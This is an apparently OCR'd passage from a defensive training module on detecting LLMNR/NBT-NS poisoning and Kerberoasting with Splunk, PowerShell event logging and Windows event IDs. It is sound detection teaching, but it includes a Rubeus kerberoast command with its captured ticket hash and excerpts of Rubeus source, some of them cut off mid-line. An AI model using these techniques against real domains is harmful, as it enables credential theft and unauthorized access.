
LLMNR/NBT-NS/mDNS Poisoning

`LLMNR (Link-Local Multicast Name Resolution) and NBT-NS (NetBIOS Name Service) poisoning`, also referred to as NBNS spoofing, are network-level attacks that exploit inefficiencies in these name resolution protocols. Both `LLMNR` and `NBT-NS` are used to resolve hostnames to IP addresses on local networks when the fully qualified domain name (FQDN) resolution fails. However, their lack of built-in security mechanisms renders them susceptible to spoofing and poisoning attacks.

Typically, attackers employ the Responder tool to execute LLMNR, NBT-NS, or mDNS poisoning.

Attack Steps:

- A victim device sends a name resolution query for a mistyped hostname (e.g., `fileshrae`).
- DNS fails to resolve the mistyped hostname.
- The victim device sends a name resolution query for the mistyped hostname using LLMNR/NBT-NS.
- The attacker's host responds to the LLMNR (UDP 5355)/NBT-NS (UDP 137) traffic, pretending to know the identity of the requested host. This effectively poisons the service, directing the victim to communicate with the adversary-controlled system.




The result of a successful attack is the acquisition of the victim's NetNTLM hash, which can be either cracked or relayed in an attempt to gain access to systems where these credentials

are valid.

Responder Detection Opportunities

Detecting LLMNR, NBT-NS, and mDNS poisoning can be challenging. However, organizations can mitigate the risk by implementing the following measures:

- Deploy network monitoring solutions to detect unusual LLMNR and NBT-NS traffic patterns, such as an elevated volume of name resolution requests from a single source.
- Employ a honeypot approach - name resolution for non-existent hosts should fail. If an attacker is present and spoofing LLMNR/NBT-NS/mDNS responses, name resolution will succeed. https://www.praetorian.com/blog/a-simple-and-effective-way-to-detect-broadcast-name-resolution-poisoning-bnrp/



A PowerShell script similar to the above can be automated to run as a scheduled task to aid in detection. Logging this activity might pose a challenge, but the `New-EventLog` PowerShell cmdlet can be used.

```
PS C:\Users\Administrator> New-EventLog -LogName Application -Source
LLMNRDetection
```

To create an event, the `Write-EventLog` cmdlet should be used:

```
PS C:\Users\Administrator> Write-EventLog -LogName Application -Source
LLMNRDetection -EventId 19001 -Message $msg -EntryType Warning
```


Let's now navigate to the bottom of this section and click on "Click here to spawn the target system!". Then, access the Splunk interface at http://[Target IP]:8000 and launch the Search & Reporting Splunk application. The vast majority of searches covered from this point up to end of this section can be replicated inside the target, offering a more comprehensive grasp of the topics presented.

Detecting Responder-like Attacks With Splunk

Now let's explore how we can identify the Responder-like attacks previously discussed, using Splunk and logs from a PowerShell script similar to the one above.

Timeframe: `earliest=1690290078 latest=1690291207`


```
index=main earliest=1690290078 latest=1690291207 SourceName=LLMNRDetection
| table _time, ComputerName, SourceName, Message
```



Sysmon Event ID 22 can also be utilized to track DNS queries associated with non-existent/mistyped file shares.

Timeframe: `earliest=1690290078 latest=1690291207`


```
index=main earliest=1690290078 latest=1690291207 EventCode=22
| table _time, Computer, user, Image, QueryName, QueryResults
```



Additionally, remember that Event 4648 can be used to detect explicit logons to rogue file shares which attackers might use to gather legitimate user credentials.

Timeframe: `earliest=1690290814 latest=1690291207`

```
index=main earliest=1690290814 latest=1690291207 EventCode IN (4648)
| table _time, EventCode, source, name, user, Target_Server_Name, Message
| sort 0 _time
```



Detecting Kerberoasting/AS-REProasting

Kerberoasting

`Kerberoasting` is a technique targeting service accounts in Active Directory environments to extract and crack their password hashes. The attack exploits the way Kerberos service tickets are encrypted and the use of weak or easily crackable passwords for service accounts. Once an attacker successfully cracks the password hashes, they can gain unauthorized access to the targeted service accounts and potentially move laterally within the network.

An example of a Kerberoasting attack is using the Rubeus `kerberoast` module.

```
Windows PowerShell
PS C:\Users\JENNY_HICKMAN\tools> .\Rubeus.exe kerberoast

  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.1


[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Searching the current domain for Kerberoastable users

[*] Total kerberoastable users : 1


[*] SamAccountName         : iis_svc
[*] DistinguishedName      : CN=IIS Service Account,CN=Users,DC=lab,DC=internal,DC=local
[*] ServicePrincipalName   : HTTP/iis.lab.internal.local
[*] PwdLastSet             : 3/6/2021 5:11:16 PM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   : $krb5tgs$23$*iis_svc$lab.internal.local$HTTP/iis.lab.internal.local*$6D8CF25729D
                             4539160DAD6180E7E1769$55A8847070C5BC3D790BD8D054D0EC58FD9BAD399548D87002F0BD6DC6
                             E65083BC1E9E01BFE3E0E4714B397D6DDA14D7083ADA5780193788BFE75D33362E5C23BB00967351
                             7864F624330114B78D6FF0648D4BF1803000C1FD7F08A02019A4D35B6A9B017F34E3964495895BB2
                             4E9719DFFFEC9F4B8FE14F4DD9937568C64495F8B696EDBB01FD4DB53D8C6F494226BD462B29A0AA
                             4C98DFE35896E517EEE08D163E85400B09C0C2CC6610E97EFFC9E899B0B11A8BA6F655D489885B24
                             35A012CE6F280675C83BC1F61B5837FBA355C26C27AE3F88531352B6862EA53CED06719E41E74153
                             1FA2B613511F0EFF4F08A5A001031C9764D1A1674057F545338682C172017FA086D5A7FA195F7FA5
```

Attack Steps:

- `Identify Target Service Accounts`: The attacker enumerates Active Directory to identify service accounts with `Service Principal Names (SPNs)` set. Service accounts are often associated with services running on the network, such as SQL Server, Exchange, or other applications. The following is a code snippet from `Rubeus` that is related to this step.

```
    try
    {
        DateTime timeFromConverted = DateTime.ParseExact(pwdSetAfter, "MM-dd-yyyy", null);
        DateTime timeUntilConverted = DateTime.ParseExact(pwdSetBefore, "MM-dd-yyyy", null);
        string timePeriod = "(pwdlastset>=" + timeFromConverted.ToFileTime() + ")(pwdlastset<=" + timeUntilConverted.ToFileTime() + ")";
        userSearchFilter = String.Format("(&(samAccountType=805306368)(servicePrincipalName=*){0}{1}{2})", userFilter, encFilter, timePeriod);
    }
    catch
    {
        Console.WriteLine("\r\n[X] Error parsing /pwdsetbefore or /pwdsetafter, please use the format 'MM-dd-yyyy'");
        return;
    }
}
else
{
    userSearchFilter = String.Format("(&(samAccountType=805306368)(servicePrincipalName=*){0}{1})", userFilter, encFilter);
}
```

- `Request TGS Tickets`: The attacker uses the identified service accounts to request `Ticket Granting Service (TGS)` tickets from the `Key Distribution Center (KDC)`. These TGS tickets contain encrypted service account password hashes. The

following is a code snippet from `Rubeus` that is related to this step.

```
if (TGT != null)
{
    // if a TGT .kirbi is supplied, use that for the request
    //      this could be a passed TGT or if TGT delegation is specified

    if (String.Equals(supportedEType, "rc4") &&
            (
                ((supportedETypes & Interop.SUPPORTED_ETYPE.AES128_CTS_HMAC_SHA1_96) == Interop.SUPPORTED_ETYPE.AES128_CTS_HMAC_SHA1_96) ||
                ((supportedETypes & Interop.SUPPORTED_ETYPE.AES256_CTS_HMAC_SHA1_96) == Interop.SUPPORTED_ETYPE.AES256_CTS_HMAC_SHA1_96)
            )
        )
    {
        // if we're roasting RC4, but AES is supported AND we have a TGT, specify RC4
        bool result = GetTGSRepHash(TGT, servicePrincipalName, samAccountName, distinguishedName, outFile, simpleOutput, enterprise, dc, Interop.K
        if (!result && autoenterprise)
        {
            Console.WriteLine("\r\n[-] Retrieving service ticket with SPN failed and '/autoenterprise' passed, retrying with the enterprise princi
            servicePrincipalName = String.Format("{0}@{1}", samAccountName, domain);
            GetTGSRepHash(TGT, servicePrincipalName, samAccountName, distinguishedName, outFile, simpleOutput, true, dc, Interop.KERB_ETYPE.rc4_hm
        }
    }
```


- `Offline Brute-Force Attack`: The attacker employs offline brute-force techniques, utilizing password cracking tools like `Hashcat` or `John the Ripper`, to attempt to crack the encrypted password hashes.

Benign Service Access Process & Related Events


When a user connects to an `MSSQL (Microsoft SQL Server)` database using a service account with an `SPN`, the following steps occur in the Kerberos authentication process:

- `TGT Request`: The user (client) initiates the authentication process by requesting a Ticket Granting Ticket (TGT) from the Key Distribution Center (KDC), typically part of the Active Directory domain controller.
- `TGT Issue`: The KDC verifies the user's identity (usually through a password hash) and issues a TGT encrypted with the user's secret key. The TGT is valid for a specific period and allows the user to request service tickets without needing to re-authenticate.
- `Service Ticket Request`: The client sends a service ticket request (TGS-REQ) to the KDC for the MSSQL server's SPN using the TGT obtained in the previous step.
- `Service Ticket Issue`: The KDC validates the client's TGT and, if successful, issues a service ticket (TGS) encrypted with the service account's secret key, containing the client's identity and a session key. The client then receives the TGS.
- `Client Connection`: The client connects to the MSSQL server and sends the TGS to the server as part of the authentication process.
- `MSSQL Server Validates the TGS`: The MSSQL server decrypts the TGS using its own secret key to obtain the session key and client identity. If the TGS is valid and the session key is correct, the MSSQL server accepts the client's connection and grants

access to the requested resources.



Note that the steps mentioned above can also be observed during network traffic analysis:



During the Kerberos authentication process, several security-related events are generated in the Windows Event Log when a user connects to an MSSQL server:

- `Event ID 4768 (Kerberos TGT Request)` : Occurs when the client workstation requests a TGT from the KDC, generating this event in the Security log on the domain controller.
- `Event ID 4769 (Kerberos Service Ticket Request)` : Generated after the client receives the TGT and requests a TGS for the MSSQL server's SPN.
- `Event ID 4624 (Logon)` : Logged in the Security log on the MSSQL server, indicating a successful logon once the client initiates a connection to the MSSQL server and logs


in using the service account with the SPN to establish the connection.

'2021-03-11T22:36:38.897284700Z'	iis_svc	LABS	4768	A Kerberos authentication ticket (TGT) was requested	::ffff:10.0.10.100	DC.lab.internal.local	krbtgt	0x12
'2021-03-11T22:36:38.898666500Z'	iis_svc@LAB.INTERNAL.LOCAL	LAB.INTERNAL.LOCAL	4769	A Kerberos service ticket was requested	::ffff:10.0.10.100	DC.lab.internal.local	iis_svc	0x17
'2021-03-11T22:36:39.050378400Z'	iis_svc	LAB.INTERNAL.LOCAL	4624	An account was successfully logged on	10.0.10.100	iis.lab.internal.local		
'2021-03-11T22:36:39.4137226Z'	iis_svc	LAB.INTERNAL.LOCAL	4648	A logon was attempted using explicit credentials	10.0.10.21	BLUE.lab.internal.local		

Kerberoasting Detection Opportunities

Since the initial phase of Kerberoasting involves identifying target service accounts, monitoring LDAP activity, as explained in the domain reconnaissance section, can help in identifying suspicious LDAP queries.

An alternative approach focuses on the difference between benign service access and a Kerberoasting attack. In both scenarios, TGS tickets for the service will be requested, but only in the case of benign service access will the user connect to the server and present the TGS ticket.



Detection logic entails finding all events for TGS requests and logon events from the same user, then identifying instances where a TGS request is present without a subsequent logon event. In the case of IIS service access using a service account with an SPN, an additional `4648 (A logon was attempted using explicit credentials)` event will be generated as a logon event.

Let's now navigate to the bottom of this section and click on "Click here to spawn the target system!". Then, access the Splunk interface at http://[Target IP]:8000 and launch the Search & Reporting Splunk application. The vast majority of searches covered from this point up to

end of this section can be replicated inside the target, offering a more comprehensive grasp of the topics presented.

Detecting Kerberoasting With Splunk


Now let's explore how we can identify Kerberoasting, using Splunk.

Benign TGS Requests

First, let's see some benign TGS requests in Splunk.

Timeframe: `earliest=1690388417 latest=1690388630`

```
index=main earliest=1690388417 latest=1690388630 EventCode=4648 OR
(EventCode=4769 AND service_name=iis_svc)
| dedup RecordNumber
| rex field=user "(?<username>[^@]+)"
| table _time, ComputerName, EventCode, name, username, Account_Name,
Account_Domain, src_ip, service_name, Ticket_Options,
Ticket_Encryption_Type, Target_Server_Name, Additional_Information
```

Search Breakdown:

